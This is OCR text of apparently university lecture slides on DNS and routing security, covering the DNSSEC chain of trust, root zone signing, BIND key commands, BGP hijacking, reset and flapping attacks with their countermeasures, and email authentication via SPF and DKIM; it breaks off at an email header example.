
Example (2)

- The DS(.com) RR points to the KSK of a DNSKEY(.com) that is used to sign DNSKEY(.com) RRset
  - The ZSK in a DNSKEY(.com) RR signs all RR's contained in .com TLD server
  - When the signature of DNSKEY(.com) RRset is verified successfully, dns.auburn.edu trusts the DNSKEY(.com)




Example (3)

- The ZSK in a DNSKEY(.com) is used to verify RRSIG(amazon.com NS), DS(amazon.com),... by dns.auburn.edu
- The KSK of amazon.com pointed by DS(amazon.com) is used to verify the ZSK in a DNSKEY(amazon.com)
- The ZSK of amazon.com is used to verify www.amazon.com RR
- After successful verification, dns.auburn.edu accepts the www.amazon.com RR and delivers to the client



Authentication Chain



DNSSEC Deployment (1)

- Feb. 28, 2009:
  - The US government has digitally signed the .gov TLD, effectively implementing the Domain Name System Security Extensions (DNSSEC) protocols throughout the top tier of the federal Internet space
- On 5/5/2010:
  - The 13 authoritative root servers for the domain name system switched over to the DNS Security Extensions (DNSSEC) security protocol. All 13 root servers are now serving a signed version of the root zone.
- DNSSEC in the .org TLD registry in June 2010
- DNSSEC in the .edu TLD registry in June 2010
- DNSSEC in the .net TLD registry in 12/31/2010

DNSSEC Deployment (2)

- The .com domain's DNSSEC is operational 3/31/2011
- The three largest zones are .com, .net, .org
  - The .com domain: the Internet's most popular top-level domain with more than 80 million registered names
  - The .org space has more than 7.5 million domains registered in it
  - The .gov top-level domain has about 3,700 domains
- Source: https://www.dnssec-deployment.org/wp-content/uploads/2010/08/TLD-deployment-Table-8_30_10.pdf


Root Zone Signing (1)

- VeriSign is the Root Zone Maintainer
  - Manages the Root Zone Signing Key (ZSK)
    - 1024 bits
    - ZSK is replaced four times a year (1-3 months)
    - US Government
      - RSA-SHA1 or RSASHA-256 until 2015
      - ECDSA after 2015
  - Incorporates NTIA-authorized changes
    - US Department of Commerce (DoC)
    - National Telecommunications and Information Administration (NTIA)
  - Signs the root zone with the ZSK
  - Distributes the signed zone to the root server operators

Root Zone Signing (2)

- Key Signing Key (KSK) is used to sign ZSK
  - 2048 bits
  - KSK is replaced one time a year (1-2 years)
  - US Government
    - RSA-SHA1 or RSASHA-256 until 2015
    - ECDSA after 2015
- ICANN publishes the public part of the KSK
- IANA Functions Operator
  - Manages the Key Signing Key (KSK)
  - Accepts DS records from TLD operators
  - Verifies and processes request
  - Sends update requests to DoC for authorization and to VeriSign for implementation

Root Zone Signing



DNSSEC Tools (1)

- BIND
  - Command:

    dnssec-keygen –a *algorithm* – b *bits* –n *type* [*options*] *name*
  - KSK key pair generation

    dnssec-keygen -f KSK -a RSASHA1 -b 2048 -n ZONE x.com
  - ZSK key pair generation

    dnssec-keygen –a RSASHA1 –b 1024 –n ZONE x.com
  - the following files containing the private and public keys, respectively, are generated using the command:
    - Kx.com.+005+10001.private Kx.com.+005+10001.key
      - In these file names, 005 stands for the algorithm_id, and 10001 is the unique key ID
    - In the *.key file, the public key information is expressed in the same syntax as that of a zone file DNSKEY RR
      - The content of the file Kx.com.+005+10001.key will be:
      - `x.com IN DNSKEY 256 3 5 ( AQFG+KGJ7…….)`
      - AQFG…: Base64 encoded public key string

DNSSEC Tools (2)

- signing the zone
  - The RRSIG and NSEC records generated are sorted inside the zone file using the canonical form

    dnssec-signzone -S –z x.com
  - DS records generation: a file containing the DS records, used in the delegations, is created when the zone is signed
- DNSSEC PowerShell Scripts
  - automate DNSSEC deployment procedures, such as key generation, zone signing and key rollover

Phreebird (1)

- Phreebird is a DNSSEC proxy
  - operates in front of an existing DNS server (BIND, Unbound, PowerDNS, Microsoft DNS, QIP) and supplements its records with DNSSEC responses
  - Zero Configuration DNSSEC Server
    - It is a real-time DNSSEC proxy that sits in front of a DNS server and digitally signs its responses by automatically generating keys and providing real-time signing
      - No key generation phase
      - No zone signing phase
      - Does not care how many zones
      - No configuration
    - Signatures are cached as they're generated
    - Nonexistence records are dynamically generated
  - Under heavy load or attack, server prioritizes positive replies over NSEC3 signatures
  - This tool was released at Black Hat – Abu Dhabi (2010)

Phreebird (2)

- However, it is necessary to provide a DS RR to an Internet registar, who handles the domain name registration for the zone, in order to hook a zone to the Internet DNS infrastructure
- Phreeload a tool implemented in Phreebird, provides authentication without certificates using DNSSEC
  - Integrating DNSSEC into OpenSSL
  - enhancing existing OpenSSL applications using DNSSEC
- Host DNSSEC chains over HTTP, at well known addresses
- Host over HTTPS, letting the endpoint self-authenticate via the chain
  - Use ZSK of a domain to self-sign certificates for HTTPS
- This will enable SSL/TLS, IPsec, etc. based applications without the cost for deploying certificates

BGP Router vulnerability

- Injecting bogus route advertising information into the BGP-distributed routing database by malicious sources or routers can disrupt Internet backbone operations
- Unauthorized access for bogus injection can be gained when default passwords and community strings, which control access to Simple Network Management Protocol (SNMP) services, are compromised
  - Social engineering or exploitation of software flaws may also lead to unauthorized access
- Session hijacking is an attacker successfully masquerades as one of the peers in a BGP session in order to inject bogus routes
- Bogus route causes the rerouting packets for purposes of black-holing, delay, looping, network partition, eavesdropping, or traffic analysis
  - Blackhole route is a network route (routing table entry) that goes nowhere and packets matching the route prefix are dropped (ignored)
  - Blackhole route can only be detected by monitoring the lost traffic

Router vulnerability

- A route de-aggregation attack
  - When more specific, i.e., those with a longer prefix, routes are advertised by BGP peers.
  - Because BGP gives preference to the most specific routes, a huge number of updates with thousands of new routes spread quickly, can cause routers to crash and major ISPs to shut down.
  - E.g., Pakistan's BGP injection attack to youtube 2/28/2008
    - Pakistan Telecom (AS 17557), in response to government order to block access to YouTube, started advertising a route for 208.65.153.0/24 to its provider, PCCW (AS 3491)
    - This is a more specific route than the ones used by YouTube (208.65.152.0/22), and therefore most routers would choose to send traffic to Pakistan Telecom for this slice of YouTube's network
  - The same methods can also be used to disrupt local and overall network behavior by breaking the distributed communication of information between BGP peers
  - Packet manipulation methods include inserting false IP addresses to gain access or inject false data into routing tables, or rerouting packets for purposes of blackholing, eavesdropping, or traffic analysis

Router vulnerability

- Denial of service attacks:
  - potentially the greatest risk to BGP, occurs when a router is flooded with more packets than it can handle
- Network overload and router resource exhaustion happen when the network begins carrying an excessive number of BGP messages, overloading the router control processors, memory, routing table and reducing the bandwidth available for data traffic

Spoofing attack

- The goal of the spoofing attack: insert false information into a BGP peer's routing tables
  - Peer IP addresses can often be found using the ICMP traceroute function, so BGP implementations should include countermeasures against this attack
- Reset attack, involves inserting TCP RESET messages into an ongoing session between two BGP peers
  - When a reset is received, the target router drops the BGP session and both peers withdraw routes previously learned from each other, thus disrupting network connectivity until recovery, which may take several minutes to hours
  - Internet Control Message Protocol (ICMP) can also be used to produce session resets
    - Because current IETF specifications do not require checking sequence numbers of received ICMP messages, ICMP error messages can easily trigger TCP session reset

Router flapping attack

- Route flapping refers to repetitive changes to the BGP routing table, often several times a minute
  - A route flap occurs when a route is withdrawn and then re-advertised
  - High-rate route flapping can cause a serious problem for routers
    - If route flaps happen fast enough, e.g., 30 to 50 times per second, the router becomes overloaded, eventually preventing convergence on valid routes
  - The potential impact for Internet users is a slowdown in message delivery, and in some cases packets may not be received at all

Router security measures (1)

- NIST SP 800-54: Border Gateway Protocol Security
- Use BGP peer authentication:
  - Authentication is one of the strongest mechanisms for preventing malicious activity
    - Authentication can effectively prevent unauthorized route injection, session hijacking, peer spoofing, RESET attacks,
  - Use Internet Protocol Security (IPsec) or BGP MD5 authentication mechanisms
    - IPsec can provide both authentication and data encryption, and thus could be used instead of MD5 authentication
      - Where only authentication is needed, the Authentication Header (AH) option can be used at the IP layer
      - Encapsulating Security Payload (ESP) option can be used to encrypt the data passed in BGP updates.
      - The principal disadvantage of IPsec is the need to coordinate keys with BGP peers, as with MD5
      - strong encryption used with IPsec can be resource-intensive, adding processing load to routers that may be already close to overload
    - The MD5 hash algorithm (RFC 2385) can be used to protect BGP sessions by creating a keyed hash for TCP message authentication

Router security measures (2)

- Use prefix limits to avoid filling router tables
  - Routers should be configured to disable or terminate a BGP peering session and issue warning messages to administrators when a neighbor sends in excess of a preset number of prefixes
- Configure BGP to allow announcing only designated network address blocks
  - This option will prevent the router from inadvertently providing transit to networks not listed by the autonomous system (AS)

Router security measures (3)

- Filter all invalid prefixes
  - Invalid prefixes should not appear in routes
  - Filtering them reduces load and helps reduce the ability of attackers to use forged addresses in denial of service or other attacks
- Routers should do ingress filtering on peers
- Do not allow over-specific prefixes
  - Between /24 and /30
- Keep a log for peer changes
- If route flap damping is used, longer prefixes should be damped more aggressively. Longer prefixes tend to be less stable, so longer RFD times are preferable to ignoring the withdrawing and re-advertising of same routes

Email blacklists

- Many email providers block servers and ISPs that generate a lot of spam using blacklists, e.g.
  - MAPS
  - SpamCop
  - SpamHaus
  - NJABL.org
  - SORBS
  - Distributed Sender Blackhole Lists
  - Composite blocking list
- E.g., Trend Micro owns MAPS and RBL+ service


Sender Policy Framework (SPF)

- Forged return paths are common in e-mail spam
  - spammers can send e-mail from forged IP addresses
  - This makes it difficult to trace back to where the spam truly comes from, and easy for spammers to hide their true identity in order to avoid responsibility
- RFC 4408 (SPF) allows software to identify messages that are or are not authorized to use the domain name in the SMTP HELO and MAIL FROM (Return-Path) commands
  - SMTP HELO: a SMTP (client) server to SMTP server message to initiate SMTP
  - If the SMTP server of the recipient rejects the sender's SMTP server, the sender's SMTP server should send a bounce message to the sender's email address with an error message

SPF

- SPF allows an Internet domain to use special format of DNS TXT RR or the newer SPF RR to specify hosts that are authorized to transmit e-mail for that domain
  - For example, the owner of the auburn.edu domain can designate the hosts that are authorized to send e-mails, whose sender e-mail address ends with "@auburn.edu"
  - E.g., dns.auburn.edu specifies gouldwp.auburn.edu as the host for sending emails
  - Receivers checking SPF can reject messages from unauthorized machines during handshake before receiving the body of the message
  - If the SMTP server of the recipient rejects the sender's SMTP server, the sender's SMTP server should send a bounce message to the sender's email address with an error message.

SPF


dns.auburn.edu
Query the authorized host IP address
mit.edu's email server
Sender
Recipent
SMTP
SMTP
IMAP
Match
auburn.edu's (client) SMTP sender
If the IP address matches DNS query, then email is accepted; otherwise, discarded

DomainKeys Identified Mail (DKIM)

- RFC 4871 (DKIM) defines
  - a domain-level authentication framework for email using public-key cryptography and key server technology
  - verification of the source and contents of messages by either Mail Transfer Agents (MTAs) or Mail User Agents (MUAs)
  - permitting a signing domain to claim responsibility for the introduction of a message into the mail stream
  - Message recipients can verify the signature by querying the signer's domain directly to retrieve the appropriate public key, and thereby confirm that the message was attested to by a party in possession of the private key for the signing domain
- Goal of this framework is to permit a signing domain to assert responsibility for a message, thus protecting message signer identity and the integrity of the messages they convey
- Against SPAM and phishing
- No confidentiality


Email header example

```
From:  computerworld_newsletters@cwonline.computerworld.com
